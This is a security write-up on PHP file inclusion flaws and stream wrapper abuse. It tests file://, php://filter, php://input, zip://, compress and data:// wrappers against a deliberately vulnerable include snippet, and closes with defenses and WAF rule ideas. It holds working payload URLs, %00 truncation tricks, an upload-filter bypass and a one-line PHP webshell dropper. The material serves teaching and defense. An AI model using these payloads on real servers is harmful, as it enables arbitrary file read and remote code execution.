A Brief Summary of File Inclusion and PHP Pseudo Protocols

This post is a 2017 write-up summarising PHP file inclusion vulnerabilities and the abuse of stream wrappers. It was first published under a “PHP Advanced Learning” section. The original test matrix and conclusions are preserved here, with annotations added at key points to reflect PHP version changes and modern hardening advice — those updates are marked as notes for easy comparison.
The protocols covered are file://, php://filter, php://input, zip://, compress.bzip2://, compress.zlib://, and data://. A follow-up post will dive into the individual inclusion functions.
Background
Let’s start with the common file inclusion functions: include, require, include_once, require_once, highlight_file, show_source, readfile, file_get_contents, fopen, and file. This post focuses on how PHP stream wrappers behave when fed into those functions; the differences between the inclusion functions themselves will be covered later.
Environment
Two PHP.ini switches matter here:
allow_url_fopen:Onby default. When enabled,fopenwrappers can access URL-style file objects.allow_url_include:Offby default. When enabled,include/requiremay include URL-style file objects. Note that this switch depends onallow_url_fopen— enablingallow_url_includealone whileallow_url_fopenis off is an invalid configuration.
To cover as many cases as possible, the tests span PHP >=5.2 — specifically 5.2, 5.3, 5.5, and 7.0. Earlier versions are also vulnerable to %00 truncation.
0x01 To Truncate or Not
Two simple scenarios illustrate when truncation is needed.
Case 1: No truncation needed
<?php
include($_GET['file'])

Just read an absolute path via file://:
http://127.0.0.1/test.php?file=file:///c:/users/Thinking/desktop/flag.txt
Case 2: Truncation required
When the backend appends a suffix, truncation comes into play:
<?php
include($_GET['file'].'.php')
http://127.0.0.1/test.php?file=file:///c:/users/Thinking/desktop/flag.txt%00
0x02 Combinations of allow_url_fopen and allow_url_include
file://

file:// accesses the local filesystem. It is commonly used in CTF challenges to read local files and is unaffected by either allow_url_fopen or allow_url_include.
| Setting | Value |
|---|---|
allow_url_fopen |
off / on |
allow_url_include |
off / on |
Usage: file://[absolute path and filename]
http://127.0.0.1/cmd.php?file=file://D:/soft/phpStudy/WWW/phpcode.txt
Reference: php.net - file:// wrapper
php://


php:// provides access to various I/O streams. In CTF the two most common are php://filter (for reading source code) and php://input (for executing PHP code).
Not every php:// sub-protocol requires allow_url_include. Only php://input, php://stdin, php://memory, and php://temp need allow_url_include=on — php://filter does not.
Reference: php.net - php:// wrapper
php://filter

php://filter reads source code and base64-encodes the output. Without the encoding, the content is executed as PHP and the source is never visible.
| Setting | Value |
|---|---|
allow_url_fopen |
off / on |
allow_url_include |
off / on |
Test:
http://127.0.0.1/cmd.php?file=php://filter/read=convert.base64-encode/resource=./cmd.php
php://input

php://input exposes a read-only stream of the raw POST body, allowing the POST data to be executed as PHP code.
| Setting | Value |
|---|---|
allow_url_fopen |
off / on |
allow_url_include |
on |
Test:
http://127.0.0.1/cmd.php?file=php://input
[POST DATA] <?php phpinfo()?>
You can also POST a one-liner to drop a webshell:
<?php fputs(fopen("shell.php","w"),'<?php eval($_POST["cmd"]);?>');?>
zip://, bzip2://, zlib://

zip://, bzip2://, and zlib:// are compression streams. They can access files inside compressed archives and, crucially, do not require a specific file extension — which makes them handy when an upload filter only allows certain suffixes.
| Setting | Value |
|---|---|
allow_url_fopen |
off / on |
allow_url_include |
off / on |
Reference: php.net - Compression Streams
zip://

Usage: zip://[absolute path to archive]#[subfile name inside the archive]
http://127.0.0.1/cmd.php?file=zip://D:/soft/phpStudy/WWW/file.jpg%23phpcode.txt
Procedure: write the PHP payload to phpcode.txt, zip it into file.zip. If zip uploads are allowed, upload directly; otherwise rename file.zip to file.jpg and upload that. The other compression formats work the same way.
Because # separates the fragment in a URL, it must be URL-encoded as %23 in GET requests. Also note that relative paths do not work here — only absolute paths.

compress.bzip2://
Usage: compress.bzip2://file.bz2
http://127.0.0.1/cmd.php?file=compress.bzip2://D:/soft/phpStudy/WWW/file.jpg
or
http://127.0.0.1/cmd.php?file=compress.bzip2://./file.jpg

compress.zlib://
Usage: compress.zlib://file.gz
http://127.0.0.1/cmd.php?file=compress.zlib://D:/soft/phpStudy/WWW/file.jpg
or
http://127.0.0.1/cmd.php?file=compress.zlib://./file.jpg
data://

Tests across PHP 5.2 / 5.3 / 5.5 / 7.0 confirm that data:// is gated by allow_url_fopen. Early PHP documentation listed this as “NO”, which was a doc bug later corrected. To use data://, both switches must be on.
| Setting | Value |
|---|---|
allow_url_fopen |
on |
allow_url_include |
on |
Reference: php.net - data:// wrapper

Test:
http://127.0.0.1/cmd.php?file=data://text/plain,<?php phpinfo()?>
or
http://127.0.0.1/cmd.php?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
You can also drop the //:
http://127.0.0.1/cmd.php?file=data:text/plain,<?php phpinfo()?>
or
http://127.0.0.1/cmd.php?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
0x03 Summary
The table below consolidates the availability of each protocol under different switch combinations (tested on PHP >= 5.2; specifically 5.2 / 5.3 / 5.5 / 7.0):
| Protocol | Tested PHP | allow_url_fopen | allow_url_include | Example |
|---|---|---|---|---|
file:// |
>=5.2 | off/on | off/on | ?file=file://D:/soft/phpStudy/WWW/phpcode.txt |
php://filter |
>=5.2 | off/on | off/on | ?file=php://filter/read=convert.base64-encode/resource=./index.php |
php://input |
>=5.2 | off/on | on | ?file=php://input [POST DATA] <?php phpinfo()?> |
zip:// |
>=5.2 | off/on | off/on | ?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt |
compress.bzip2:// |
>=5.2 | off/on | off/on | ?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 [or] ?file=compress.bzip2://./file.bz2 |
compress.zlib:// |
>=5.2 | off/on | off/on | ?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz [or] ?file=compress.zlib://./file.gz |
data:// |
>=5.2 | on | on | ?file=data://text/plain,<?php phpinfo()?> [or] ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= |
Exploitation Scenarios
The core harm of a file inclusion vulnerability is straightforward: controllable path plus controllable protocol equals arbitrary code execution or arbitrary file read. From the protocol layer, attackers typically try this order:
- Read source: use
php://filterto dump target PHP source as base64, exposing application logic, keys, and configuration; - Drop a shell: if
allow_url_include=on, deliver a payload directly viaphp://inputordata://; if both are off, combine an upload point withzip:///bzip2:///zlib://to bypass extension filters; - Beat suffix appending: on PHP < 5.3.4, truncate with
%00; on older glibc, overflow the path length limit.
Defense
- Whitelist inclusion targets: enumerate allowed paths for every
include/require; never concatenate user input directly into a path; - Keep dangerous switches off: leave
allow_url_include=Off(the default); only enable it when remote inclusion is genuinely needed, and pair it with a network-layer whitelist; - Upgrade PHP: PHP 5.3.4+ fixed
%00truncation; PHP 7+ / 8.x further tightened pseudo-protocol behaviour and defaults; - Normalise paths: resolve with
realpath()and verify the result stays within an allowed prefix; reject..and absolute paths; - Harden upload points: MIME-check uploads, rename them, and store them in an isolated domain to neutralise
zip://and friends paired with image shells; - WAF / IDS rules: alert when
php://,data://,zip://, orcompress.appear in URL parameters.
Final Thoughts
The original motivation for this summary was simple — gather the scattered conditions for abusing each pseudo protocol into one table for quick reference. Looking back years later, the root cause of PHP file inclusion has never changed: treat user input as a path, and you hand the keys to the user. Protocols evolve, switches tighten by default, and %00 truncation is fixed, but as long as include($_GET['file']) exists, the attack surface exists. I hope this summary helps those just getting into security — know your adversary, secure your defence.